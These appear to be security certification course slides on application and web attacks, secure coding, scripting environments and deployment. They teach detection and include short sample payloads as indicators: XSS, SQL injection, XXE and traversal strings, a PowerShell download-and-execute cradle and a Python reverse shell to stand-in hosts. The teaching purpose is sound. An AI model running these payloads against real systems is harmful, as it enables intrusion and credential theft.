

Lesson 14

Summarizing Secure Application Concepts

Topic 14A

Analyze Indicators of Application Attacks


Syllabus Objectives Covered

- 1.3 Given a scenario, analyze potential indicators associated with application attacks

Application Attacks

- Attacks that target vulnerabilities in application code or architecture/design
- Privilege escalation
 - Get privileges from target vulnerable process to run arbitrary code
 - Remote execution when code is transferred from another machine
 - Vertical and horizontal privilege escalation
 - Detect by process logging and auditing plus automated detection scanning
- Error handling
 - Identify attack from error messages
 - Leaking information through errors
- Improper input handling

Overflow Vulnerabilities



- Buffer overflow
 - Buffer is memory allocated to application
 - Overflows can allow arbitrary code to execute
- Integer overflow
 - Cause application to calculate values that are out-of-bounds
 - Could use to cause crash or use in buffer overflow attack

Null Pointer Dereferencing and Race Conditions

- Pointers are used in C/C++ to refer to memory locations
- Dereferencing occurs when the program tries to read or write the location via the pointer
- If the location is null or invalid, the process will crash
- Race condition
 - Execution depends on timing and sequence of events
- Time of check/time of use (TOCTTOU)
 - Environment is manipulated to change a resource after checking but before use

Memory Leaks and Resource Exhaustion


- Memory leaks
 - Process allocates memory locations, but never releases them
 - Can cause host to run out of memory
 - Could be faulty code or could be malicious
- Resource exhaustion
 - CPU time, system memory allocation, fixed disk capacity, and network utilization
 - Spawning activity to use up these resources

DLL Injection and Driver Manipulation

- Dynamic Link Library (DLL) implements some function that multiple processes can use
- DLL injection forces a process to load malicious DLL
- Refactoring might allow code obfuscation to elude anti-virus
- Shim
 - Exploit application compatibility framework to allow malware to persist on host

Pass the Hash Attack

- Exploiting cached credentials to perform lateral movement
- Windows hosts cache credentials in memory as NTLM hashes
- Local malicious process with administrator privileges can dump these hashes
- Malware executes another process on a remote host
 - Attacker can just pass hash without having to crack it
 - Remote host will accept hash as credential
- Detection through security log events



Images © 123rf.com.

Topic 14B


Analyze Indicators of Web Application Attacks

Syllabus Objectives Covered

- 1.3 Given a scenario, analyze potential indicators associated with application attacks

Uniform Resource Locator Analysis

- Uniform Resource Locator (URL) format
- HTTP methods
 - TCP connections
 - GET, POST, PUT, HEAD
 - POST or PUT
 - URL (query parameters)
 - Fragment/anchor ID
 - HTTP response codes
- Percent encoding




Application Programming Interface Attacks

- API calls and parameters
- Must only be with HTTPS encryption
- Common weaknesses and vulnerabilities
 - Ineffective secrets management
 - Lack of input validation
 - Error messages leaking information
 - Denial of service

```
https://webapp.foo/?Action=RunInstance&Id=123&Count=1&  
InstanceAccessKey    =MyInstanceAccessKey&Placement    =us - east&  
MyAuthorizationToken
```

Replay Attacks

- Resubmitting or guessing authorization tokens
- Session management cookies
- Replay cookie to obtain authenticated session
- Secure cookies




The screenshot shows the Google homepage with the Chrome DevTools Storage panel open. The 'Cookies' section is selected, displaying a table of cookies for the domain https://www.google.com. The table includes columns for Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, SameSite, and Last Accessed.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
1P_JAR	2020-08-10-08	.google.com	/	Wed, 09 Sep 2020 08...	19	false	true	None	Mon, 10 Aug 2020
ANID	AHWqTUmvmn...	.google.com	/	Mon, 07 Sep 2020 1...	68	true	true	None	Mon, 10 Aug 2020
CONSENT	WP.289d70	.google.com	/	Fri, 01 Jan 2038 00:0...	16	false	false	None	Mon, 10 Aug 2020
NID	204=DIUFWTn8...	.google.com	/	Tue, 09 Feb 2021 08...	178	true	true	None	Mon, 10 Aug 2020

Session Hijacking and Cross-site Request Forgery (1)

- Cookie hijacking and session prediction
- Client-side/cross-site (CSRF/XSRF) request forgery
 - Passes a URL to another site where the user has an authenticated session
 - Confused deputy



Images © 123rf.com.

Session Hijacking and Cross-site Request Forgery (2)

- Clickjacking
 - Add invisible layer to intercept/redirect click events
- SSL strip
 - Exploits redirect from HTTP to HTTPS
 - Sites should no longer be using plain HTTP
 - HTTP Strict Transport Security (HSTS)

Cross-Site Scripting (XSS)

- Attacker injects code in trusted site that will be executed in client browser
- Non-persistent/reflected
 - Coded in a link that the user must click
- Persistent/stored XSS
 - Injected into a database the site uses to serve content
- Client-side scripts
 - Document Object Model (DOM)

Check out this amazing website <script src="https://badsite.foo/hook.js"> </script>.

https://trusted.foo/messages#user=James%3Cscript%20src%3D%22https%3A%2F%2Fbadsite.foo%2Fhook.js%22%3E%3C%2Fscript%3E

Structured Query Language Injection Attacks

- Client-side versus server-side attacks
- Injection-type attacks
- Structured Query Language (SQL) statements
 - SELECT, INSERT, DELETE, UPDATE, WHERE
- SQL injection
 - Pass SQL statements to the web application via user input or URL
 - Show or insert database records

```
SELECT * FROM tbl_user WHERE  
username = " or 1=1 -- #
```

XML and LDAP Injection Attacks

- Extensible Markup Language (XML) injection
 - XML tagged documents
 - XML External Entity (XXE) to exfiltrate data and files
- Lightweight Directory Access Protocol (LDAP) injection
 - Query language to read and update network directories

```
<?xml version="1.0" encoding="UTF - 8"?>
```

```
<!DOCTYPE foo [<!ELEMENT foo ANY  
><!ENTITY bar SYSTEM  
"file:///etc/config"> ]>
```

```
<bar>&bar;</bar>
```

```
(&(username=Bob)(&))
```


Directory Traversal and Command Injection Attacks

- Directory traversal
 - Obtain access to files outside web site root directory
 - Canonicalization attack and percent encoding
- Command injection
 - Cause server to run OS shell commands

http://victim.foo/?show=../../../../etc/config

`http://victim.foo/?show=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f
etc/config`

Server-side Request Forgery



- Cause a server to make API calls or HTTP requests with arbitrary parameters
 - Weak authentication/access control between internal services
 - Weak input validation and faults in request parsing
- Variety of exploit techniques and aims
 - Reconnaissance
 - Credential stealing
 - Unauthorized requests
 - Protocol smuggling

Topic 14C

Summarize Secure Coding Practices

Syllabus Objectives Covered

- 2.3 Summarize secure application development, deployment, and automation concepts
- 3.2 Given a scenario, implement host or application security solutions

Secure Coding Techniques

- Security development life cycles and best practice guides
 - Open Web Application Security Project (OWASP)
- Input validation
 - User-generated data typed/entered via form controls
 - Passed by another program (URL or HTTP header)
 - Document and test all types of user/API input
- Normalization and output encoding
 - Strip illegal characters and substrings and use a predictable format and character set for the context in which the output is used
 - Check all data being passed as output
 - Differences between character sets and encoding methods

Server-side versus Client-side Validation

- Client-side execution
 - Code is run by the browser
 - Document Object Model (DOM) scripting
 - Might send a request to the server, but the request is constructed by the client
- Server-side execution
 - Code is run by the server
- Client-side input validation
 - Code is not running in a fully trusted environment
- Server-side input validation
 - Might require complex transactions, slowing down process
- Both used together

Web Application Security

- Secure cookies
 - Avoid using persistent cookies for session authentication
 - Set the Secure attribute
 - Set the HttpOnly attribute
 - Use the SameSite attribute
- Response headers
 - HTTP Strict Transport Security (HSTS)
 - Content Security Policy (CSP)
 - Cache-Control

Data Exposure and Memory Management

- Data exposure
 - Allowing privileged data to be read without authorization
 - Weak authentication/session management
 - Lack of encryption
- Error handling
 - Structured exception handler (SEH)
 - Prevent use of error conditions for arbitrary code/injection
 - Prevent display of default messages
- Memory management
 - Use of unsecure functions
 - Input validation and overflow protection

Secure Code Usage

- Code reuse
 - Using a block of code in a different context
- Third-party libraries/DLLs
 - Monitor shared libraries for known vulnerabilities and patches
- Software development kit (SDK)
 - Sample code/libraries
- Stored procedures
 - Pre-built functions for querying databases


Other Secure Coding Practices

- Unreachable and dead code
 - Code that cannot be executed or does not affect program flow
- Obfuscation/camouflage
 - Disguise nature of code
 - Inhibit reverse engineering

Static Code Analysis

- Static/source code analysis
 - Submit code for analysis by automated software
- Manual code review
 - Human analysis of source code

Dynamic Code Analysis



Screenshot Burp Suite portswigger.net/burp.

- Run application in a staging environment for testing
- Fuzzing and stress testing
 - Application UI
 - Protocol
 - File format

Topic 14D

Implement Secure Script Environments

Syllabus Objectives Covered

- 1.4 Given a scenario, analyze potential indicators associated with network attacks
- 3.2 Given a scenario, implement host or application security solutions
- 4.1 Given a scenario, use the appropriate tool to assess organizational security

Scripting

- Automation of activity through programs and scripts
- Basic elements of a script
 - Parameters
 - Branching and looping statements
 - Validation and error handlers
 - Unit tests
- Scripting languages
- Domain-specific languages
- Orchestration tools
- Syntax

Python Script Environment

- Basic syntax elements
 - Case sensitivity and indentation
- Variables
 - Assignment and typing
- Functions
 - Declaring functions
- Logic and looping statements
 - Comparison operators
 - Control blocks
- Modules
 - Libraries of functions
- Execution
 - Within interpreter or compiled

```
def  fullname  ( name,surname ):
    return name + " " + surname
#This ends the function definition
#The next line calls the function
greeting = 'Hello ' +      fullname  ('World', ")
print(greeting)
```

PowerShell Script Environment

- Cmdlets and functions
 - Verb-noun cmdlets
 - Return objects
 - Declaring functions
- Logic and looping statements
- Modules

```
function Cat - Name {  
    param ($ name,$surname )  
    return $name + ' ' + $surname  
}  
#This ends the function declaration; the next statement calls it  
$greeting = 'Hello ' + $(Cat - Name('World',''))  
Write - Host $greeting
```

Execution Control

- Prevent use of unauthorized code
- Allow lists and block lists
 - Allow list control means that nothing can run if it is not on the approved list
 - Block list control means that anything not on the prohibited list can run
- Code signing
- OS-based Execution Control
 - Software Restriction Policies (SRP)
 - AppLocker
 - Windows Defender Application Control (WDAC)
 - SELinux
 - AppArmor

Malicious Code Indicators

- Detection through monitoring platforms or host/process behavior analysis
- Shellcode
 - Creates a process or injects a DLL
- Credential dumping
 - Dumps credentials from lsass.exe
- Lateral movement/insider attack
 - Remote execution
- Persistence
 - Registry autorun keys
 - Services/scheduled tasks
 - Windows Management Instrumentation (WMI) event subscriptions

PowerShell Malicious Indicators

- Exploit frameworks
- Suspicious cmdlets
 - Creating processes or binaries
 - Downloading files
- Bypassing execution policy
- Using Windows API calls
- Launching PowerShell from a different script type
- PowerShell usage auditing
 - Execution control
 - Constrained language mode
 - Script tracing and logging
 - Prevent use of older versions

```
powershell.exe "IEX (New-Object  
Net.WebClient). DownloadString ('  
https://badsite.foo/DoEvil.ps1'  
); Do -Evil -StealCreds "
```

```
[Kernel32]:: LoadLibrary ("C: \ Users \ Foo  
 \ AppData \ Local \ Temp\ doevil.dll")
```

Bash and Python Malicious Indicators


- Bourne Again Shell (Bash)
 - Batch scripting for Linux command-line
- Malicious indicators
 - Reconnaissance-type activity
 - Download tools
 - Crontab (task scheduler)
 - Account/firewall configuration changes
- Web shells
 - Use of sockets to redirect terminal output to network port
- File integrity scans with diff
- Resource monitoring with top and free

```
s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
s.connect(("evil.foo",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("/bin/sh")'
```


Macros and Visual Basic for Applications (VBA)

- Macros record steps taken in office productivity application
- Macros are coded in a scripting language
- Virtual Basic for Applications (VBA)
 - Office document macros
- JavaScript
 - PDF document macros

Man-in-the-Browser Attack



Screenshot: Browser Exploitation Framework (beefproject.com).

- Compromise browser
 - Inspect session data
 - Change browser settings
 - Perform redirection
 - Perform code injection
- Malicious plug-in/script/DLL
- Browser Exploitation Framework (BeEF)
- Exploit kits

Topic 14E

Summarize Deployment and Automation Concepts


Syllabus Objectives Covered

- 2.3 Summarize secure application development, deployment, and automation concepts

Application Development, Deployment, and Automation

- DevSecOps and requirements for greater automation
- Completion of tasks without human intervention
- Automation facilitates better scalability and elasticity
 - Scalability means that the costs involved in supplying the service to more users are linear
 - Elasticity refers to the system's ability to handle changes on demand in real time

Secure Application Development Environments



- Software development life cycle (SDLC)
 - Waterfall and Agile
- Quality assurance (QA)
- Development environments
- Preserving environment integrity
 - Sandboxing
 - Secure baseline
 - Integrity measurement

Images © 123rf.com.

